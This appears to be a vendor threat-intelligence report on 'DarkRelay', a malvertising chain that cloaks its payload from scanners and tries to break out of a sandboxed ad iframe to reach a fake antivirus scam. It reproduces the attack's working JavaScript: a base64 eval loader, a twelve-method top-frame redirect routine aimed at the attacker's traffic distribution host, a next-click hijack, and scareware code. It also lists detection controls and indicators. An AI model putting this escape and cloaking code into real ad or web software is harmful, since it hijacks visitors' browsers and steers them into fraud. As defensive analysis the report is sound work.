AUGUST 2, 2026

THE MEDIA TRUST

A Cloaked Malvertising Redirect Engineered to Breakout of Sandbox Ad Frames

EXECUTIVE OVERVIEW

The Media Trust Digital Security & Operations team has identified DarkRelay, a malvertising redirect chain that pairs client-side browser fingerprinting with server-side response cloaking to selectively deliver fake anti-virus scams. Once a visitor is selected, the redirector does not rely on a single navigation trick: it fires twelve independent attempts to escape the sandboxed ad iframe and arms the next user tap as a fallback. The combination of selection and persistence makes the campaign hard to observe reliably in automated or constrained test environments.

DarkRelay

EXECUTIVE SUMMARY

DarkRelay was captured from an ordinary ad impression on a publisher article page. A benign-looking creative loads an attacker-controlled script from a CloudFront distribution. That script renders a normal-looking image ad, but the endpoints it talks to behave as a **cloaking Traffic Distribution System (TDS)**: the same URLs return harmless analytics content to scanners and bots, and weaponized content only to fingerprinted "real" visitors.

For a selected visitor the flow is:

1. A client-side fingerprint is computed in the browser and handed to the server;
2. The server decides whether to serve a benign tracker or an aggressive redirect script;
3. The redirect script tries hard to leave the sandboxed ad iframe;
4. The visitor lands on a personalized fake "Apple / McAfee" antivirus scare page whose end goal is to frighten them into buying legitimate antivirus software through affiliate links, earning the operator a fraudulent commission.

What sets **DarkRelay** apart from a typical malvertising chain is that it combines two capabilities that such chains usually implement separately. It first tries to avoid security tooling (fingerprint + cloaking), and then, once it commits to a victim, it treats the ad sandbox as an obstacle to grind through rather than a boundary that ends the attack.

DARKRELAY EXECUTION FLOW

Malicious Ad Loads

A legitimate-looking ad creative loads an attacker-controlled script inside a sandboxed iframe.

Visitor is Fingerprinted

Browser, device, automation, and environment signals help determine whether the visitor appears human.

Response is Cloaked

- Scanner / Bot: Begin analytics or viewable behavior
- Selected Human: Malicious redirect code
- Same endpoints behave differently

Escape Paths Fire

12 independent navigation techniques launch. Failed attempts are silently discarded while the others continue.

Next Tap Becomes Fallback

If all 12 attempts fail, DarkRelay can hijack the visitor's next genuine click as another opportunity to escape.

Fake Antivirus Scam

Successful escape routes the victim through a TDS to a personalized scare page designed to drive a fraudulently attributed antivirus purchase.

This report outlines how the framework operates across several distinct stages, providing insight into the techniques used, the scale of observed activity, and the factors that make this threat difficult to detect.

Figure 1: DarkRely Execution Flow

This diagram illustrates the multi-stage execution flow of DarkRelay malvertising. The chain begins with a malicious script hidden inside a legitimate-looking ad and uses browser fingerprinting and server-side cloaking to distinguish real visitors from automated analysis. Once a victim is selected, DarkRelay launches 12 independent attempts to escape the sandboxed ad frame, with the user's next click serving as an additional fallback. A successful escape redirects the victim through a traffic distribution system to a personalized fake antivirus scam..

THE CHAIN AT A GLANCE

```
None
[0] Ad tag (SSP creative in a sandboxed iframe on the publisher page)
      |  legit-looking responsive banner
      |  includes attacker-controlled CloudFront <script>
      ▼
[1] track/<id>.js → renders a clickable image; beacons render/click events
      ▼
[2] track/click/<id> ← the "gate"
      |  scanner / bot → {"message":"ok"} (looks like plain analytics)
      |  selected victim → HTML that loads the check script + fingerprint
      ▼
[3] track/check/<id>.js ← the cloaking decision
      |  benign variant → "viewability tracker" fingerprint beacon, NO redirect
      |  malicious variant → aggressive forced top-window redirect to the TDS
      ▼
   track.topofferlinks.com/<uuid> (TDS / affiliate redirector)
      ▼
[4] blockthevirus.online/page/iOS/0422.php → fake antivirus / tech-support scam
```


LAYER	OBSERVED IN THIS CAPTURE
1. Delivery context	1. Responsive image creative inside a sandboxed SSP banner iframe on a publisher site
2. Attacker delivery	2. **`d2xie30t231fih[.]cloudfront[.]net`** - render script, click gate, check script, metric beacon
3. Redirect infrastructure	3. **`track.topofferlinks.com`** - TDS / affiliate redirector
4. Final Payload	4. **`blockthevirus.online`** - fake Apple Platform Security / McAfee antivirus scam

A note on attribution. The malicious component is attached onto legitimate ad-tech infrastructure (an SSP creative delivered through normal DSP/exchange demand). The specific SSP, exchange, and DSP seen in these campaigns are incidental; the operators buy whatever inventory is available, so other campaigns run through entirely different ad-tech parties. This writeup therefore refers to those parties generically ("the SSP creative", "the exchange", "the DSP click postback") rather than naming them; only the attacker-controlled infrastructure is called out by name.

STAGE 0: DELIVERY: A MALICIOUS LOADER HIDDEN

OVERVIEW:

The creative is a standard responsive-thumbnail banner rendered inside a sandboxed iframe. Almost everything in it is legitimate: responsive scaling, a `postMessage` error relay to the parent frame, a cookie-sync pixel, an impression/win notice, and the AdChoices icon and link.



Sample Creative

The pivot is a single external **<script>** sitting beside the expected resources, an attacker-controlled CloudFront loader, parameterized with the site key, page URL, and exchange:

```
None
https://d2xie30t231fih.cloudfront.net/api/v1/track/a8fa43de5cbb9886cc.js
    ?site=84XgE0nGb7xoymjzvLo36tNgPbUM
    &page=<publisher article URL>
    &id=0&exchange=<exchange>
```

Its **data-*** attributes carry the ad image, the slot dimensions, and a **data-click** URL that is a genuine DSP click-postback wrapping a benign decoy landing page. That decoy is a diversion; the weaponization is the response served by the **track/click** endpoint (Stage 2).

Grafting the loader onto real ad infrastructure lowers the visible signature of the malicious portion: the CloudFront distribution is the only attacker-owned bridge between ordinary ad delivery and the redirector.

STAGE 1: RENDER + CLICK TRACKER

The **`track/<id>.js`** served into the slot lazily renders a clickable **`<img>`** using an **`IntersectionObserver`**, so the ad only draws once it scrolls into view, which already filters out headless renderers that never scroll. It beacons **`render_lazy`** and **`click_lazy`** events back to the same host:

Render + click tracker

```
function report(e) {
  var i = new Image();
  i.src = TRACK_URL + (TRACK_URL.indexOf("?") >= 0 ? "&" : "?") +
          "evt=" + encodeURIComponent(e) + "&t=" + Date.now();
}

var io = new IntersectionObserver(function (entries) {
  for (var i = 0; i < entries.length; i++) {
    if (entries[i].isIntersecting) { io.disconnect(); render(); break; }
  }
}, { rootMargin: "120px" });

io.observe(slot);
```

On click it also does a **`window.open(clickURL, "_blank", …)`** to the benign decoy. That window.open is the visible, harmless behavior; the real weaponization is what the track/click endpoint returns to the next stage.

> The same file also carries a second, structurally identical copy for a sibling campaign on a different CloudFront distribution **`(d1ynz78y5ycbt3.cloudfront.net)`** with a different decoy click-through, evidence that this is a reusable kit, not a one-off.

STAGE 2: THE CLICK GATE

The gate endpoint is the first cloaking decision point. Hit as a plain beacon or by a scanner, it returns something indistinguishable from an analytics tracker:

Cloaked tracking message

```
{ "message": "ok" }
```

For a selected visitor, the same URL instead returns an HTML document that loads the Stage-3 check script and, critically, passes a client-computed fingerprint to it in the base64 **`d`** parameter:

Stage 3 script

```
<script async src="https://d2xie30t231fih.cloudfront.net/api/v1/track/check/<id>.js?
rid=rid_383bd17772d1e9e5&n=rid_e0ae2a4b1017f29a&d=<base64 fingerprint JSON>"></script>
```

So **`/track/click/`** is not one resource, it is a branch that returns **`"ok"`** to detectors and the check-loader HTML to targets.

The fingerprint (`d` parameter)

The **`d`** value decodes to a JSON environment/bot-detection report generated in the browser before the check script is requested:

Fingerprint parameters

```
{
  "tz": "UTC", "language": "en-US", "webdriver": false, "headless_ua": false,
  "plugins": 5, "hardware_threads": 40, "device_memory": 0,
  "top_accessible": true, "sandbox_detected": true,
  "allow_same_origin": false, "allow_top_navigation": false,
  "touch_points": 0, "screen_resolution": "1820x2868",
  "canvas_fp": "f0dd40f6", "audio_fp": "50a675f8",
  "webgl_renderer": "", "webgl_vendor": "",
  "in_iframe": true, "deviceType": "mobile",
  "score": 12, "reasons": ["webgl_unavailable", "permissions_denied"],
  "level": "balanced", "passCandidate": true
}
```

The decisive fields are **`deviceType: "mobile", webdriver: false`**, and **`passCandidate: true`**. The client has effectively pre-voted "this looks like a real human, serve the payload." The server combines this with its own IP, user-agent, and geo checks to make the final serve-or-not decision. Selection is therefore split across two layers: a client-side bot check and a server-side authority that can always override it.

STAGE 3: THE CLOAKING DECISION

The **`track/check/<id>.js`** endpoint returns one of two scripts.

3a. The benign cover - a fake “viewability tracker”

The cloaked variant advertises itself in its own banner comment as an “IAB Open Measurement viewability tracker.” It is not. It is a browser-fingerprinting and bot-detection beacon that performs **`no redirect`**. It pins native **`Date.now / Math.random`** (so a hooked environment can’t easily intercept them), runs nine probes, and folds them into a single integer:

- **A** - automation globals and UA keywords (navigator.webdriver, PhantomJS, Nightmare, Playwright, Cypress, domAutomationController, headless, selenium, ...)
- **B** - headless heuristics (empty plugins, missing languages / hardwareConcurrency / deviceMemory, Chrome UA without window. chrome, tiny screen, low color depth, suspiciously short UA)
- **C** - canvas FNV-1a rendering hash
- **D** - screen-geometry hash
- **E** - timezone + language hash
- **F** - performance-timing (busy-loop) hash
- **G** - Network Information API hash
- **H / I** - which scheduling/observer and storage APIs exist

In some observed campaigns, the combined fingerprint is never transmitted. It is only compared to a hard-coded sentinel and then discarded, effectively dead code. The only thing that actually goes over the wire is a 1×1 pixel carrying session and slot IDs:

Fake viewability tracker fingerprint

```
// combinedFingerprint is computed from all nine probes, then...
if (combinedFingerprint === 0xfeedface) { /* sentinel; never true in practice */ }

// The ONLY network output — no fingerprint, no navigation:
var pixel = new win.Image();
pixel.referrerPolicy = "no-referrer";
pixel.src = metricEndpoint + "?p=d&r=" + encodeURIComponent(sessionId) +
            "&i=" + encodeURIComponent(slotId) + "&a=v&k=1&n=" +
            Math.floor(boundRandom() * 1e6) + "&_=.gif";

```

An investigator who lands on this branch gets a plausible-looking viewability artifact and no visible malicious behavior. (Notably it carries a different session/tag pair from the malicious capture, confirming it was served in a separate, cloaked session.)

3b. The malicious variant - a self-decoding redirect loader

For a selected victim, the endpoint returns a small wrapper that decodes and runs the real payload in global scope via indirect eval:

Base64 eval loader

```
(function () {
  try {
    var s = atob("KGZ1bmN0aW9uICgpIHsgInVzZSBzdHJpY3QiOyAgdmFyIFRBUkdFVF9VUkw…");
    (0, eval)(s);   // indirect eval → runs in global scope
  } catch (e) {}
})();
```

The decoded payload sets a TDS target, installs a next-click binding on the top document, then calls **`tryNavigate()`** after a 100 ms delay:

TDS target

```
var TARGET_URL = "https://track.topofferlinks.com/<uuid>?exchange=<exchange>&id=0" +
                 "&page=<publisher article>&rid=rid_383bd17772d1e9e5" +
                 "&site=…&tagid=tag_2c9da297e8d3a68a";

function mount() {
  if (!TARGET_URL) return;
  bindEvents(TARGET_URL);                          // arm the next-click fallback
  setTimeout(function () { tryNavigate(TARGET_URL, "initial"); }, 100);
}
```

THE SANDBOX ESCAPE ROUTINE

`tryNavigate()` is the core of DarkRelay. Every attempt is wrapped in a **`safe()`** try/catch so that a failure, cross-origin denial, sandbox restriction, popup blocking, is silently swallowed and the next method still runs. The ordering is deliberate because each method targets different browser behaviors rather than serving as a simple fallback chain.

Sandbox escape

```
function safe(fn) { try { return fn(); } catch (e) { return null; } }

function tryNavigate(url) {
  safe(function () { window.top.location.href = url; });          // 1
  safe(function () { window.top.location.assign(url); });         // 2
  safe(function () { window.top.location.replace(url); });        // 3
  safe(function () { window.open(url, "_top"); });                // 4
  // 5-8: inject a hidden <a target=_top>/<a target=_blank> and .click(),
  //      then a hidden GET <form target=_top>/<form target=_blank> and .submit()
  safe(function () { window.open(url, "_blank", "noopener,noreferrer"); }); // 9
  // 10: append a <meta http-equiv="refresh"> to window.top.document.head
  safe(function () { window.top.eval('window.location.href="' + url + '"'); }); // 11
  safe(function () { window.top.eval('window.open("' + url + '")'); });         // 12
}
```

THE FULL 12 BY NAVIGATION FAMILY

#	Navigation Family	Behavior
1	Direct top location	window.top.location.href = url
2	Top location assign	window.top.location.assign(url)
3	Top location replace	window.top.location.replace(url)
4	Named-window nav	window.open(url, "_top")
5	Synthetic top anchor	hidden <a target="_top"> + .click()
6	Synthetic new-window anchor	hidden <a target="_blank"> + .click()
7	Top-targeted form	hidden GET <form target="_top"> + .submit()
8	New-window form	hidden GET <form target="_blank"> + .submit()
9	New-window open	window.open(url, "_blank", "noopener,noreferrer")
10	Injected meta refresh	append <meta http-equiv="refresh"> to window.top. document.head
11	Top-window eval location	window.top.eval('window.location.href=...')
12	Top-window eval open	window.top.eval('window.open(...)')

THE THIRTEENTH PRESSURE POINT: NEXT-CLICK HIJACK

Before the timed loop even runs, **`installTopBindings()`** registers a **`capture-phase`** click listener on **`window.top.document.body`**. If every programmatic method above is blocked, the next genuine tap anywhere on the page still navigates the top frame to the TDS. And if it can't register the listener directly, it falls back to installing it via **`top.eval`**:

next-click hijack

```
function installTopBindings(url) {
  if (topBindingsInstalled) return;
  topBindingsInstalled = true;
  safe(function () {
    try {
      window.top.document.body.addEventListener("click", function () {
        safe(function () { window.top.location.href = url; });
      }, true);                                    // capture phase
    } catch (_) {
      window.top.eval('document.body.addEventListener("click", function(){' +
                      'window.top.location.href = "' + url + '";}, true)');
    }
  });
}
```

This converts a later, real user interaction into another chance to leave the ad frame — independent of the twelve immediate attempts.

Why the Redundancy Matters

Ad frames commonly carry cross-origin and **`sandbox`** restrictions, and browsers differ in how they treat top navigation, synthetic interaction, popup policies, and inherited permissions. A conventional creative that only does **`window.top.location.href = url`** will often fail, visibly or silently. DarkRelay instead spends its effort on breadth, invoking multiple browser subsystems that may each be governed by different checks.

Condition	DarkRelay Response	Defender Implication
Direct top-frame write blocked	Falls through to assign/replace, named target, anchors, forms, meta refresh, eval paths	Detection should correlate several attempted navigation APIs, not key on one **`top.location`** write
Popup / synthetic-click restrictions	Uses both **`_top and _blank`** targets; preserves the genuine-click handler	Inspect hidden DOM elements, synthetic clicks/submits, and capture-phase listeners in ad frames
Cross-origin document access blocked	Failures are swallowed by **`safe()`**; later methods continue	Absence of an observed redirect error does **not** mean benign behavior
Sandbox navigation permission absent	Still tests paths that could succeed under config differences or a later gesture	Treat repeated escape attempts as intent even when a specific test browser blocks them

The TDS hop and the fake-antivirus landing

If any escape succeeds, the browser reaches track.topofferlinks.com, an affiliate/redirector TDS, which redirects onward to the landing page while creating a per-visit encrypted cep payload and an lptoken. (Scans show the landing requested with two different cep values, consistent with a redirect/token-refresh bounce through the TDS.) The final URL carries the device details the scareware page will echo back:

```
None
https://blockthevirus.online/page/iOS/0422.php
    ?brand=Apple&model=iPhone&version=IOS%2026.2
    &cep=<encrypted>&lptoken=175077c526dc19b801ab
    &rid=rid_383bd17772d1e9e5&…
```

The landing page is a classic **`tech-support / fake-antivirus scam`**, branded as "Apple Platform Security" / "McAfee Security." **`brand / model / version`** from the query string are injected into the DOM so the copy looks specific to the victim's device, the templating is crude enough that on desktop it renders "Desktop Desktop," betraying the fill-in. Nothing is actually scanned; every result is hard-coded:

Anti-virus landing

```
// Fake personalization — the visitor's real IP + city to feel targeted
fetch("https://ipapi.co/json/").then(r => r.json()).then(geo => {
  document.querySelector(".ip-address").innerHTML = geo.ip;
  document.querySelector(".geolocation").innerHTML = "[" + geo.city + ", " +
geo.country_code + "]";
});

// The "scan" always finds exactly 5 pre-written threats at fixed percentages
if (15 === percent) {
  threatsDetectedEl.innerHTML = ++threatsFound;
  phoneInfectedEl.innerHTML = "Your phone is infected, your data is compromised";
  threatListItems[0].classList.remove("hide");
  beepSound.play();
}
// …repeated at 25 / 45 / 59 / 89%
```

The social-engineering stack is dense and deliberate:

- **Forced fullscreen** (`enterFullScreen`, re-triggered on every step) to hide the real browser chrome and phishing URL.
- **Alarming audio** – a looping `noise.mp3` hum, a `beep.mp3` per "threat," and a final `attention.mp3` siren at 100%.
- **Fabricated scan** – a 0→100% bar, a random "files checked" counter, and exactly five canned "threats" (fake iOS paths like `../private/var/mobile/system_injector.plist`). At 15% the UI flips red.
- **Urgency countdown** starting at 10:23 ("time before your phone is blocked").
- **Scripted "McAfee Assistant AI" chat** — a canned three-question script that always railroads to the same conclusion.
- **Fake "last updated ~4 days ago" date** for a veneer of legitimacy.
- **Terminal Call to Action (CTA)** – "Renew license" routes back through the same TDS (`track.topofferlinks.com/click`), the monetization step.

KEY BEHAVIORS

Assuming the visitor follows the scripted sequence to the end, the payoff is **affiliate fraud**.

The scare tactics are intended to keep the victim engaged long enough to reach the final CTA.


Claims that the phone is "infected," warnings that personal data has been "compromised," and countdown timers suggesting the device will soon be "blocked" all serve the same purpose: convincing the user to **purchase legitimate antivirus software through an affiliate link**.

The routing back through **`track.topofferlinks.com/click`** is what makes it pay: the TDS attributes the sale to the operator's affiliate ID, so a real antivirus vendor's affiliate program pays the attacker a **fraudulently obtained commission** on a subscription the victim was scared, not persuaded, into buying.

The software the victim receives may be entirely legitimate; the fraud is in how the sale was coerced and monetized, which also lets the operator hide behind a real vendor's brand and checkout flow.

The page also fires its own campaign telemetry to a separate CloudFront host.

PAYOFF



DETECTION AND MITIGATION

DarkRelay is best detected as a **behavioral chain**, not by any single string or domain. The signature is: an ad iframe loads an external script → transmits or evaluates a fingerprint → receives a variable response → creates hidden navigation elements → attempts multiple top-frame exits → redirects into a TDS or scareware page.

Priority	Control	Rationale
High	Render creatives in real-device / realistic profiles, with scrolling and interaction coverage	The renderer uses **`IntersectionObserver`**, the campaign fingerprints for automation, and it arms a next-click fallback
High	Alert on an ad frame invoking **multiple** navigation primitives in one execution window, especially hidden anchors/forms and top-window **`eval`**	The twelve-attempt sequence is a high-confidence behavioral signature
High	Capture response **bodies and content-types** for the track/click and track/check endpoints across profiles	Benign JSON or a viewability beacon conceals the victim branch; response variance is the indicator
Medium	Investigate unexpected third-party tracking scripts embedded directly in creative markup; correlate to the downstream TDS	The attacker-controlled distribution is the bridge from legit ad infrastructure to the redirector
Medium	Preserve redirect headers and query parameters (**`rid, cep, lptoken`**) in incident captures	They bind creative, session, tag, and TDS activity together despite rotating endpoints

Two important caveats follow from this design. First, a scan that receives the benign tracker response does not indicate that a scan is clean. Second, blocking a single top-frame redirect does not necessarily stop the campaign.

INDICATORS OF COMPROMISE (IOCS)

ATTACKER CLOUDFRONT

- d1df1c7jk1e0gm[.]cloudfront[.]net
- d1edf40bg1g57l[.]cloudfront[.]net
- d1goz8uaf69z26[.]cloudfront[.]net
- d1lmedp11gvpte[.]cloudfront[.]net
- d1qdr6mk1ufwgv[.]cloudfront[.]net
- d1ynz78y5ycbt3[.]cloudfront[.]net
- d283ccdz8w9l9r[.]cloudfront[.]net
- d2b9udvsuqit8e[.]cloudfront[.]net
- d2oy3tinapveug[.]cloudfront[.]net
- d2pzpde2paf8[.]cloudfront[.]net
- d2r7960raj8khj[.]cloudfront[.]net
- d3av6dbu1ln4mk[.]cloudfront[.]net
- d3u6kaxkde8wof[.]cloudfront[.]net
- dk01ulnithx58[.]cloudfront[.]net
- dp1ixs9uoc31c[.]cloudfront[.]net
- dwerc376hmcl9[.]cloudfront[.]net

TDS / REDIRECTOR

- track[.]topofferlinks[.]com

LANDING PAGES

- blockthevirus[.]online/page/iOS/0422[.]php
- satech-sa[.]com/android/security[.]php
- hidemytrack[.]site/page0314/v2/android[.]php

ABUSED LEGITIMATE SERVICES

- **ipapi.co (visitor geolocation for fake personalization)**


URL PATTERNS

